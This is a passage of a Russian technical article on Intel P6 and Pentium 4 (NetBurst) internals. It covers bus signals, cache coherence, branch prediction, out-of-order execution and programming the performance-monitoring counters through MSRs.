HITM#	Данный сигнал формируется как результат слежения и указывает процессору на попадание в модифицированную строку (см. ниже) кэша.
DEFER#	Сигнал указывает, что исходный порядок транзакций не гарантируется. В большинстве чипсетов этот сигнал не используется.
RS[2:0]#	Эта линия управляется устройством ответственным за завершение транзакции. Через эти линии оно сообщает о своем состоянии.
HTRDY#	Управляется приемником данных для указания на готовность к приему.
DRDY#	Источник данных устанавливает эту линию в активное состояние, когда данные на шине достоверны.
DBSY#	Сигнал указывает на занятость шины при неактивном DRDY#

CPUCLK	Синхронизация, тактовые импульсы шины.
BPRI#	Более приоритетный запрос на владение шиной, чем BREQ0#, используется для арбитража запросов со стороны нескольких устройств (процессоров).
CPURST#	Сброс процессора.
HA[31:3]#	Шина адреса. (В данном чипсете не поддерживаются 36-битные физические адреса, поэтому старшие разряды HA[35:32] обнулены, вообще же, процессоры семейства P6 поддерживают 36-битный физический адрес).
HD[63:0]#	Шина данных.
FERR#	Ошибка сопроцессора.
IGNE#	Игнорировать исключения сопроцессора.
NMI	Немаскируемое прерывание.
INTR	Маскируемое прерывание.
CPUSLP#	Перевод процессора в состояние Sleep.
STPCLK#	Подается на процессор в случае возникновения определенных событий, которые программируются через регистры чипсета. Используется для управления энергопотреблением.
SMI#	Вход в режим SMM.
INIT#	Инициализация шины.
A20M#	Маскирование старших разрядов адреса. Нужен для совместимости с 8086. Этим сигналом управляет Gate A20.

Это, разумеется, только те сигналы которые соединяют процессор и северный мост, еще есть сигналы питания, энергопотребления и прочее.

Для того чтобы, например, выбрать что-то из памяти, процессор выставляет запрос BREQ0#, и получив через некоторое время шину в свое распоряжение устанавливает DBSY#, чем запрещает другим процессорам что-то предавать или принимать. Затем процессор указывает адрес на линиях HA[31:3]# и тип транзакции на линиях HREQ[4:0]#. Потом он вводит ADS# и начинается транзакция обращения к памяти по чтению. Чипсет, точнее, его часть реализующая интерфейс с процессором определяет тип транзакции, и определив что это транзакция обращения к памяти передает адрес контроллеру памяти, который преобразует адрес в физические адреса на планке (не путать с физическими адресами процессора) и обращается к памяти по шине Memory bus.

Когда данные получены из памяти, и никаких ошибок зафиксировано не было, северный мост передает считанные данные на линии D[63:0]# и вводит сигнал DRDY#. Получив DRDY# процессор понимает что данные на шине достоверны, и принимает их с линий HD[63:0]#. После того как данные приняты, процессор снимает DBSY#. На этом одна транзакция завершается.

Транзакции могут накладываться друг на друга образуя конвейер (например, один процессор запрашивает данные, используя A[31:3]#, а второй получает ранее запрошенные данные через D[63:0]#, в следующем такте шины они меняются ролями, первый получает считанные к этому моменту данные, а второй запрашивает следующие. HLOCK# нужен для предотвращения такого «накладывания». Он нужен, если процессоры должны обращаться к каким-либо данные строго по очереди. Например, доступ к семафорам, в многопроцессорной системе, должен быть организован именно таким образом.

Такая организация шины называется шиной с расщепленными транзакциями (split transactions).

Кэширование.

В процессорах семейства P6 применяется разделенный кэш L1 для команд и для данных. Кэш L2 – общий, 4-ассоциативный. Длина строки всех кэшей – 32 байта.

L1 для кода входит в состав блоков выборки команд. L1 для данных называется DCU (Data cache unit) и используется исполнительными устройствами.

Кэш L2, для процессоров на ядрах Klamath, Deschutes, Katmai, внешний и расположен на процессорном картридже (эти процессоры используют разъем SLOT 1). Обращение к нему производится по отдельной шине (см. ниже).

Для процессоров на ядрах Mendocino, Covington, Coppermine, Tualatin (разъем Socket 370) кэш L2 расположен на кристалле ядра. С точки зрения ядра это роли не играет – все равно обращение к L2 происходит по отдельной шине. Зато эта шина полностью расположена на кристалле и работает на полной частоте процессора в отличие от кэша слотовых процессоров, где кэш L2 работает на половине частоты ядра.

Размеры кэшей:

- Data-L1 и Instruction-L1 = 8 или 16Кб

- L2 = от 0 в процессоре Celeron (Deschutes) до 2Мб в процессорах Xeon.

*TLB.*__

Применяется одноуровневая схема TLB. Буфер разделен на отдельные буферы для страниц кода и страниц данных, которые, в свою очередь, разделены на буферы для стандартных страниц в 4Кб и для больших страниц - 2 или 4Мб.

Мультипроцессорная когерентность кэша.

Так как процессор P6 может являться частью многопроцессорной конфигурации необходимо обеспечить мультипроцессорную когерентность кэш-памяти (когерентность кэша – согласованность содержимого кэша и памяти), для соответствия этому требованию процессоры intel реализуют протокол MESI.

Строка кэша может находиться в одном из 4-х состояний:

1) **Modified** – строка находится в кэше только этого процессора и модифицирована (отличается от содержимого оперативной памяти по этому адресу), запись в эту строку не приведет к циклу обращения в память.

2) **Exclusive** – Строка присутствует в кэше только этого процессора и не модифицирована (ее копия в памяти действительна). Запись в эту строку переведет ее в состояние Modified без обращений в память.

3) **Shared** – строка присутствует в кэше не только этого процессора, ее копия в памяти действительна. Запись в такую строку должна сопровождаться записью в память, что вызовет перевод этой строки в других кэшах в состояние Invalid.

4) **Invalid** – строка недействительна.

Этот протокол реализуется только со стороны кэшей данных (L2 и data-L1), поскольку в кэш инструкций запись не допускается, у него нет проблем с когерентностью. Если программа делает попытку записи в адреса, кэшируемые в instruction-L1, процессор понимает, что он имеет дело с самомодифицирующимся кодом.

Все процессоры подключенные к шине Host bus следят за циклами обращения в память (они это делают в так называемых циклах слежения – snoop cycle, эти циклы инициируются внешней по отношению к процессору системой - чипсетом) со стороны других процессоров (и Bus master контроллеров) и обновляют состояние своих кэшей. Если контроллер кэш-памяти 2 уровня видит запрос на запись ячейки, копия которой есть в его кэше, со стороны другого процессора – он

переводит строку в состояние Invalid. Аналогично, если процессор видит обращение по чтению к Modified-строке, инициированный другим процессором цикл обращения в память прерывается текущим процессором (с помощью HITM#), и им же генерируется write-back выгрузка содержимого строки в память, после этого другой процессор возобновляет попытку чтения и получает верные данные. Запись в Exclusive-строку переводит ее в состояние Modified без обращений в память. Запись в Shared строку приводит к сквозной записи в память (это повлечет перевод копий этих строк в других кэшах в состояние Invalid).

Пакетные циклы.

Информация в кэше хранится строками, которые занимают несколько байт. Флаг состояния строки относится ко всем ее байтам. Отсюда вытекает необходимость записывать в память строки кэша целиком. Для ускорения этой операции предназначен пакетный режим передачи (Burst transfer mode) когда процессор начинает пакетную передачу, адрес пакета передается только один раз, в начале цикла, следующие адреса вычисляются из первого по следующей таблице.

Первый адрес	Второй адрес	Третий адрес	Четвертый адрес
00h	08h	10h	18h
08h	00h	18h	10h
10h	18h	00h	08h
18h	10h	08h	00h

«Первый адрес» это младшие 5 битов физического адреса (с учетом того что младшие 3 бита всегда равны нулю), они могут принимать только значения описанные в таблице.

Передач именно 4 потому что строка кэша – 32 байта, шина данных – 64 бита (8 байт), чтобы передать строку кэша нужно 4 транзакции.

Пример обращения к кэшу.

Рассмотрим пример кэширования адреса 1234ABCD8h, в двоичном виде он выглядит так:

0001 0010 0011 0100 1010 1011 1100 1101 1000

Младшие 5 битов равны 11000 (18h) это и есть «первый адрес».

Предположим, что размер кэша 256Кб, и он содержит 4 строки в наборе и 32 байта в строке, то есть он может содержать (256*1024)/32=8192=2^13 строк объединенных в наборы по 4 штуки. Таким образом, кэш содержит 8192/4=2048=2^11 наборов строк. Получаем, что размер поля Index равен 11 битам. Так как одна строка вмещает 32 байта то размер поля OFFSET=5 битов. Оставшиеся 36-11-5=20 бит это и есть тег (TAG) строки.

Наш адрес имеет значение Index равное 10111100110 ((биты с 5 по 10 адреса) 5E6h, 1510d) и претендует на место в 1510-ом наборе из 2048-и.

Процессором инициируется пакетный цикл обращения к памяти по чтению.

Затем, после получения из пакетного цикла всех 32 байт, одна из 4-х строк 1510-го набора (какая именно определяет алгоритм замещения) замещается нашей строкой. В поле TAG помещается значение 0001 0010 0011 0100 1010 (1234Ah), а флаг состояния устанавливается в Exclusive (строка есть в кэше только этого процессора и действительна).

Теперь рассмотрим, как происходит обращение по чтению, скажем, по тому же адресу 1234ABCD8h.

Процессор препарирует этот адрес аналогично тому, как это делали мы, и определяет оттуда Index=1510. В кэше ищется этот набор, после чего параллельно по всем 4 строкам набора сравнивается поле TAG с тегом нашего адреса. В одной из строк обнаружено совпадение,


процессор смотрит флаги строки, в нашем случае там Exclusive, что указывает на то, что данные достоверны, далее, процессор понимает, что ему не нужно обращаться в память, и с помощью поля Offset определяет, что ему нужен 24-ый байт в строке. Требуемый байт передается на внутреннюю шину данных.

Обращение по записи происходит аналогично. Единственное отличие заключается в следующем: если разрешена политика WB для данного участка памяти то процессор, определив нужный байт в кэше, пишет значение в кэш, после чего устанавливает флаг строки в состояние Modified и эта строка становится кандидатом на выгрузку в память в результате ее замещения другой строкой. До того как это произойдет, содержимое памяти и кэша по этому адресу отличается.

Процессоры P6 также поддерживают регистры MTRR с помощью которых можно задавать конкретные параметры кэширования для определенных участков памяти, а также атрибуты страниц PAT. Рассмотрение всего этого выходит за рамки данного мануала, который посвящен мониторингу производительности.

Ядро.

Для начала посмотрим на блок-схему процессора Pentium Pro.



BTB - Branch Target Buffer ; MIS - Micro Instruction Sheduler
RAT - Register Alias Table ; MOB - Memory Ordering Buffer
DCU - Data Cache Unit ; MIU - Memory Interface Unit
AGU - Address Generation Unit ; IEU - Integer Execute Unit
FEU - Floating-Point Exec. Unit ; ROB - ReOrdering Buffer
RRF - Retirement Registers File

Эту же архитектуру, с незначительными отличиями (отличия заключаются в том, что старшие процессоры имеют блоки MMX и XMM в составе исполнительных устройств) имеют и Pentium 2 и

Pentium 3 и все разновидности Celeron (Celeron на ядре Deschutes не имеет кэша L2).

Из рисунка видно, что данные, через блок шинного интерфейса, могут быть получены либо из памяти, либо из кэша L2 использующего отдельную шину. Причем обращение и к памяти и к кэшу может идти параллельно. Это и есть торжественно объявленная Intel DIB (Dual Independent Bus) – двойная, независимая шина.

Рассмотрим подробно, как все это работает.

Выборка и декодирование.

На начальном этапе выполнения команды IFU обращается к кэшу инструкций L1, который входит в его состав, по предварительно вычисленному физическому адресу команды. Если нужных данных там нет - фиксируется промах-L1, далее, IFU обращается к устройству шинного интерфейса, BIU выполняет опрос кэша L2, если и там нужных данных нет – фиксируется промах-L2 и формируется запрос к оперативной памяти. Анализ L2 и обращение к памяти начинаются одновременно, если в L2 строка есть – цикл обращения к памяти прерывается.

После того как команды по нужному адресу были выбраны в кэш L1, устройство выборки считывает оттуда 32 байта и передает в декодер.

Декодеру (реально существуют 3 декодера, которые работают параллельно) передается просто последовательность из 32 байт, границы между командами определяются уже на этапе декодирования. Декодер, с помощью планировщика микроопераций, разбивает команды x86 на последовательности микроопераций, которые могут быть выполнены исполнительными устройствами.

Обычно команда включает в себе не более 4-х микроопераций, но некоторые сложные команды могут включать и больше.

Код операции, выбранный из памяти является ключом поиска (в простейшем случае это просто индекс микрооперации) во внутренней таблице микрокода, такое преобразование нужно потому, что микрооперации обычно намного больше по размеру, у них больше поля операндов и присутствуют специальные поля для управления физическими сигналами АЛУ. Использование микрокода позволяет уменьшить размеры программных команд т.к. размерность индекса массива (программного кода операции) может быть меньше элементов массива (микрооперации).

На этапе декодирования происходит прогнозирование ветвления.

Механизм прогнозирования работает так: существует таблица целевых адресов переходов BTB (Branch Target Buffer), она реализована аппаратно внутри процессора, при обработке условных переходов таблица обновляется. Строка в теории должна выглядеть примерно так:

BRANCH LINEAR ADDRESS	BRANCH TARGET ADDRESS	PREDICTION

Когда встречается новый условный переход, его линейный адрес заносится в первое поле, целевой адрес – во второе, а поле предсказания устанавливается в соответствии с результатом статического предсказания (все переходы «назад» произойдут, а «вперед» - нет).

Поле PREDICTION имеет размер в 2 бита. Для него определены следующие значения.

00 – Очень большая вероятность что переход не произойдет.

01 – Большая вероятность что переход не произойдет.

10 – Большая вероятность что переход произойдет.

11 – Очень большая вероятность что переход произойдет.

Когда добавляется запись в BTB, если направление перехода – «назад» - предсказание устанавливается в 10, если «вперед» - 01.

Если потом переход реально произошел – значение инкрементируется, если же переход не произошел – значение декрементируется. Для счетчика используется арифметика с насыщением – если к 11 нужно прибавить 1, то содержимое счетчика не меняется, аналогично, если там 0 и отнимается 1 то значение также остается тем же.

Когда блок выборки выбирает очередную команду, он смотрит, нет ли ее адреса (линейного) в BTB, если есть – команда является командой условного перехода. Далее из таблицы выбираются биты предсказания, на основании которых выборка продолжается либо по старому адресу (если предсказание – перехода не будет), либо по адресу загруженному из поля BRANCH TARGET ADDRESS (в случае если предсказание – переход будет).

BTB, по сути, является обычным наборно-ассоциативным кэшем. Только кэширует этот кэш не данные, а предсказания ветвлений.

Диспетчеризация и исполнение.

На данном этапе информация, известная из мануалов, заканчивается. Каждый из авторов описывает этот момент по-своему. Intel не раскрывает подробности реализации динамического исполнения, поэтому точно сказать как работает процессор я не смогу. Существует около десятка различных реализаций которые подходят под вышеприведенную блок-схему. Тем не менее, я опишу, как происходит процесс с моей точки зрения. Именно *с моей точки зрения*.

Поскольку, согласно блок-схеме, выполнение микроопераций из ROB невозможно (нет связей с исполнительными устройствами), то единственное место, откуда их можно выполнять – reservation station. Это прекрасно согласуется с блок-схемой.

После выполнения микрооперации попадают в ROB. Из ROB могут только восстанавливаться выполненные микрооперации. Если принять во внимание тот факт, что у Агнера Фога пишется, что при прохождении через RAT микрооперации читают регистры, (это значит, что они читают регистры еще до того, как они начинают исполняться), то один из возможных случаев, когда микрооперации читают регистры во время своего декодирования – хранение операндов микрооперации в самой микрооперации.

Если принять это за аксиому, то процессор реализует неупорядоченное исполнение следующим образом: после декодирования микрооперации проходят через RAT, где определяется регистр, который в текущий момент соответствует операнду микрооперации, и его значение заносится в поля операнда в самой микрооперации. Затем, поток микроопераций попадает в reservation station. Устройство диспетчеризации в произвольном порядке исполняет микрооперации находящиеся на Reservation station. После выполнения они попадают в ROB, где определяется микрооперация, которая должна быть выполнена в соответствии с программным кодом (восстановление происходит упорядоченно, в отличие от выполнения), результат этой микрооперации переписывается в постоянные регистры, после чего микрооперация удаляется из ROB.

Кратко опишу процесс по официальному мануалу.

Микрооперации из декодеров поступают в переупорядочивающий буфер и в резервационную станцию, ROB, вместе с таблицей RAT реализует спекулятивное исполнение. Микрооперации выполняются не в программном порядке, а в соответствии с готовностью операндов. Временные результаты сохраняются в ROB.

После того как микрооперации выполнены, они могут быть восстановлены и их временные результаты переписываются в постоянные регистры.

Если в программе встречается условный переход, процессор прогнозирует его и продолжает исполнение по предсказанной ветви еще «задолго» до того как EIP укажет на этот переход.

Этот процесс, выполнения команд до того как стало известно нужны ли они вообще, как уже говорилось в предыдущей части, называется спекулятивным выполнением. Если переход был предсказан неверно, процессор аннулирует результаты всех выполненных спекулятивно инструкций. Говоря простыми словами – удаляются все микрооперации в Reservation station и ROB которые, были выбраны после команды условного перехода. Как процессор определяет, какие были выбраны до, а какие после перехода? В литературе говорится что для этого используются временные метки для каждой микрооперации. Эти же метки используются для восстановления исходной последовательности команд.

Если развивать тему дальше, то можно понять, зачем при попытке записи в Time Stamp Counter записываются только младшие 32 бита, а старшие принудительно обнуляются: это сделано для того, чтобы туда (в старшую часть) нельзя было записать 0xFFFFFFFF и через небольшое время вызвать переполнение счетчика и нарушение последовательности микроопераций (в этом случае дикие глюки гарантированы, вроде исполнения по неправильной ветви перехода или использования командой чужих операндов). Кто-то может возразить, что обнуление счетчика программно эквивалентно его переполнению, но если вспомнить что обнуление может быть произведено только командой WRMSR, которая вызывает сериализацию (см. ниже) и очистку Reservation Station и ROB (после этого новые микрооперации начнут поступать уже с новым time stamp и все будет по прежнему), то становится ясно, что в процессоре все продумано до мелочей, и что интеловские инженеры недаром едят свой хлеб.

Восстановление последовательности (__retirement).

Восстановление команды включает в себя запись временного значения в ROB в постоянный регистровый файл RRF, освобождения строки буфера и удаление микроопераций с резервационной станции. После того как проведено восстановление команды, ее уже нельзя отменить.

Операция восстановления к тому же является единственным способом записи в постоянные регистры (которые переименовываются). Любые команды, которые пишут в регистры (прямо или косвенно) пишут все во временные регистры, в постоянные регистры значение попадает только при выгрузке из буфера выполненной команды.

Увеличение EIP на длину команды производится именно на этапе retirement, реально выполнено несколько десятков команд, которые идут дальше по программе.

Процессор пытается «бежать впереди паровоза» выбирая и исполняя команды до того, как стало известно нужны они или нет. Если они оказались в правильно предсказанной ветви перехода, то процессору остается сделать только их восстановление.

Если же команда, которая должна быть выполнена в соответствии с программой, еще не готова – выдача следующей команды задерживается (при этом исполнительные устройства продолжают интенсивную работу с теми командами, которые находятся на резервирующей станции и готовы к исполнению).

Если какая либо команда вызывает исключение или сериализацию (сериализацией процессора (processor serialization) по команде называется завершение всех инструкций, предшествующих данной инструкции в программе, только после этого исполнение будет продолжено) - сначала восстанавливаются все команды предшествующие ей, после чего и возникает исключение. Сериализацию вызывают инструкции WRMSR, INVD, INVLPG, CPUID, LGDT, LIDT, IRET и некоторые другие. Этим гарантируется соответствие процессора архитектуре с «точными исключениями» суть которой в том, что при возникновении исключения гарантируется, что ни одна команда после команды генерирующей исключение не восстановлена к моменту исключения (хотя на практике на резервирующей станции обычно находятся несколько выполненных (но не восстановленных) команд следующих после команды вызывающей исключение).

Команды, находящиеся на резервирующей станции, могут выполняться в любом порядке, архитектура гарантирует, что результат исполнения будет таким же, как если бы команды исполнялись упорядоченно.

Переупорядочивание обращений в память.

Процессор должен обеспечить порядок внешних транзакций с памятью в соответствии с программой (если выбрана соответствующая политика), в то же время команды исполняются неупорядоченно, команда, пишущая в память на самом деле сначала пишет свое значение в этот буфер. Запись значения в память из буфера может откладываться процессором с целью оптимизации исполнения общего потока команд.


Использование буфера в общем случае зависит от выбранной политики записи (она программируется через регистры MTRR). В случае некэшируемой памяти порядок транзакций всегда строгий (совпадает с программой), в иных случаях возможно нарушение порядка операций с памятью (например, запись двух соседних слов может вызвать одну транзакцию записи двойного слова, а не 2 транзакции записи слова).

Мониторинг производительности.

Вопрос о программировании счетчиков на мониторинг определенного события относится уже к модельно-зависимому уровню архитектуры.

Процессоры P6 имеют 2 счетчика производительности, каждый из которых имеет свой управляющий регистр.

Регистры управления счетчиками это MSR с номерами 186h и 187h. Их формат следующий:



Поля **Unit mask** и **Event select** служат для программирования счетчиков на определенное событие (см. ниже).

USR – если бит установлен – счет происходит только если CPL=1,2,3

OS – если установлен, счет происходит только если CPL=0

Если установлены оба бита – счет не зависит от уровня привилегий, учитываются все события.

Бит **EN** есть только у счетчика 0. Его значение действует на оба счетчика.

INV – признак инверсии маски (см. ниже).

INT и **PC** предназначены для управления внешними выводами и прерываниями по переполнению счетчика, мы их использовать не будем.

Бит **E** (Edge detect) – позволяет определить время нахождения в каком-либо состоянии. Мы также не будем его использовать.

Маска счетчика применяется так, если она не равна нулю – если за такт произошло событий больше чем значение маски – счетчик увеличивается, в противном случае не изменяется. С помощью бита INV условие инвертируется – если за такт произошло событий меньше чем значение маски, счетчик инкрементируется.

Перед тем как использовать счетчики их нужно предварительно обнулить. Сами счетчики – MSR с номерами C1h и C2h.

Обнуляются они такой вставкой:

```
Xor eax,eax
Xor edx,edx
Mov ecx,0C1h
Wrmsr
Inc ecx
Wrmsr
```

К мануалу прилагается p6.zip (находится в архиве `wasm_files.zip`: `files/0357/p6.zip`)P6.htm, в котором находится таблица событий для процессоров P6. Сразу приношу извинения за возможные баги с форматом таблицы - как Acrobat скопировал, так я их в Word и вставил, не было времени поправлять все.

При считывании счетчиков нужно обязательно явно обнулять части EDX старше 40-го бита. Дело в том, что счетчики как-то связаны со счетчиком тактов – при считывании в старших частях возвращается старшая часть счетчика тактов. Почему так происходит – неизвестно, но это факт.

Processor spy.

К мануалу также прилагается программа из пакета Processor spy для мониторинга производительности под процессоры P6.

Через ComboBox-ы выбирается события и режим мониторинга. TrackBar над кнопками выбирает частоту считывания счетчиков (и скорость обновления графика). На графике отображается только то, как частота возникновения событий меняется со временем. Масштабирование графика осуществляется динамически по мере изменения максимального и минимального отображенного а нем значения.

Кнопки Start и Stop действуют на оба счетчика одновременно, т.к. в процессорах intel бит Enabled есть только и счетчика 0 и разделяется между счетчиками.

Сама программа и ее исходники (на C++ Builder 6.0 (вот ересь-то! - прим.ред.)) прилагаются (находится в архиве `wasm_files.zip`: `files/0357/procspy.zip`) к статье. Программа является полностью Freeware и Open Source. Для доступа к MSR-регистрам используется драйвер, рассмотренный в первой части.

Процессор изнутри. Часть 2: INTEL NetBurst

Автор: Dark_Master

Дата: 2005-02-09

Интерфейс процессора.

Шина Pentium 4 называется AGTL+ и использует практически тот же набор сигналов, что и обычная GTL+ применяемая в процессорах P6. Вместе с тем, используется принципиально новый механизм синхронизации позволяющий добиться частоты передачи данных гораздо больше чем в P6.


Ниже приводится таблица сигналов процессора.

Сигнал	Описание
A[35:3]# - Address	36-битный физический адрес, т.к. шина данных 64-битная младшие 3 бита адреса всегда равны нулю (обмен с памятью всегда идет пакетами по 8 байт).
A20M# - 20th address line mask	Маскирование старших разрядов адреса для эмуляции 8086, данный сигнал подается на процессор при установке Gate A20 в «закрытое состояние».
ADS# - Address strobe	Строб адреса, переход этого сигнала в активное состояние указывает на начало новой транзакции, вводится инициатором обмена.
ADSTB[1:0]# - Address strobes	Стробы линий A[16:3], REQ[4:0] и A[35:17], по спаду передается адрес, по фронту – информация о типе транзакции.
AERR# - Address parity error	Ошибка паритета на шине адреса.
AP[1:0]# - Address parity	Биты паритета адреса.
BCLK[1:0] - Bus clock	Общая синхронизация шины.
BINIT# - Bus initialization	Инициализация шины, перевод всех сигналов в начальное состояние.
BNR# - Block next request	Запрос приостановки следующей транзакции. Вводится любым устройством когда оно не может воспринять следующую транзакцию. С помощью счетчиков можно посчитать такты в течение которых этот сигнал установлен.
BPM[5:0]# - Break point / Performance monitoring	Сигналы применяемые при попадании в точку останова или срабатывание счетчиков мониторинга производительности.
BPRI# - Bus request priority	Используется для арбитража запросов к шине со стороны нескольких процессоров в мультипроцессорной системе.
BR0# - Bus request	Запрос на владение шиной.
D[63:0]# - Data bus	Шина данных.
DBI[3:0]# - Data bus inversion	Инверсия данных на линиях D[63:0]. Шина данных разделяется на 4 участка по 16 линий в каждом, данные на каждом участке могут передаваться как в прямом так и в инвертированном состоянии, цель этого метода – чтобы одновременно на шине было как можно больше сигналов в одинаковом состоянии. Это позволяет уменьшить помехи и частые переключения линий из одного состояния в другое и повысить частоту шины. Это свойство присуще только Pentium 4.
DBSY# - Data bus busy	Шина данных занята, используется текущим владельцем шины чтобы указать остальным процессорам на занятость шины.

Сигнал	Описание
DEFER# - Deferred	Сигнал указывающий процессору что исходный порядок транзакций не гарантируется. В ряде чипсетов сигнал не используется.
DP[3:0]# - Data parity	Паритет шины данных.
DSTBn[3:0]#, DSTBp[3:0]# - Data strobes	Дифференциальные стробы шины данных.
DRDY# - Data ready	Устанавливается источником данных для указания на достоверность данных на шине.
FERR# - FPU error	Ошибка FPU.
FLUSH# - Cache flush	Сигнал заставляющий процессор выполнить выгрузку содержимого кэшей обоих уровней в память и перевести все строки в состояние Invalid.
HIT# - Cache hit	Указывает на кэш-попадание для текущего адреса, формируется как результат цикла слежения (см. раздел «Кэширование»).
HITM# - Cache hit “Modified”	Указывает на попадание в модифицированную строку. Другим процессорам запрещается обращаться к этим данным в памяти до выполнения обратной записи.
IERR# - Internal error	Обнаружена внутренняя ошибка.
IGNNE# - Ignore numeric errors	Игнорировать ошибки сопроцессора, исключения не вырабатываются.
INIT# - Initialization	Сигнал «мягкой» инициализации процессора (не производится BIST, процессор просто переключается в реальный режим и переходит к адресу начального вектора).
LINT[1:0] - Local Interrupt	Шина APIC; при отключенном APIC сигналы становятся INTR и NMI.
LOCK#	Блокировка шины на время транзакции, сигнал устанавливается на время выполнения команды вызывающей транзакцию с префиксом LOCK.
MCERR# - Machine check error	Неисправимая ошибка вследствие аппаратного сбоя.
PROCHOT#	Перегрев процессора (используется в процессорах со встроенным термоконтролем).
REQ[4:0]# - Request	Линии по которым абоненты шины определяют тип активной транзакции (memory reference, I/O, write-back, burst R/W и т.д.), вводится владельцем шины.
RESET#	Без комментариев :-)
RS[2:0]# - Response status	Состояние ответчика, линия управляется устройством ответственным за завершение транзакции.
RSP# - Response status parity	Паритет для линий RS[2:0]#.
SMI# - System management mode	Вход в режим SMM.
TRDY# - Target unit ready	Сигнал, указывающий на готовность целевого устройства.

Самая неожиданная вещь, что по этой шине данные могут передаваться с частотой 400МГц и более, при том, что частота синхронизации шины всего 100МГ, как и в P6. Этот эффект достигается следующим образом:

стробы данных **DSTBn#DSTBp#** изменяются с частотой 200МГц и сдвинуты друг относительно друга на половину своего маленького периода. Синхронизация шины данных осуществляется по спаду этих стробов. То есть получается, что за один такт шины синхронизируемой по **BCLK#** на линиях **DSTBn#** и **DSTBp#** успевает появиться 4 фронта и 4 спада.



Таким образом, достигается частота передачи данных больше 100МГц. Теоретически, можно довести частоту и до 800МГц – если использовать подход аналогичный DDR, то есть использовать синхронизацию не только по спаду, но и по фронту.

Кэширование.

Кэширование в процессорах с архитектурой NetBurst имеет 3 уровня. Кэш L3 есть правда не у всех процессоров, а только у самых экстремальных – Intel Xeon и Intel Pentium 4 Extreme Edition.

«Стандартный» Pentium 4 имеет кэш L2 объемом 256Кб расположенный полностью на кристалле и работающий на частоте ядра. Длина строки кэша 64 байта, такая строка не может быть заполнена за один пакетный цикл и поэтому применяется секторирование кэша (см. ниже). Для обеспечения мультипроцессорной когерентности применяется все тот же алгоритм MESI.

Кэш L1 для данных имеет размер 64Кб и длину строки 64 байта, как и L2.

Кэша L1 инструкций больше нет. Вместо него используется 8-ассоциативный Trace cache, о принципах работы которого рассказывается ниже. Его размер не сообщается – говорится лишь, что он может хранить 12К микроопераций, при этом размер и формат самих микроопераций неизвестен.

Секторирование кэша.

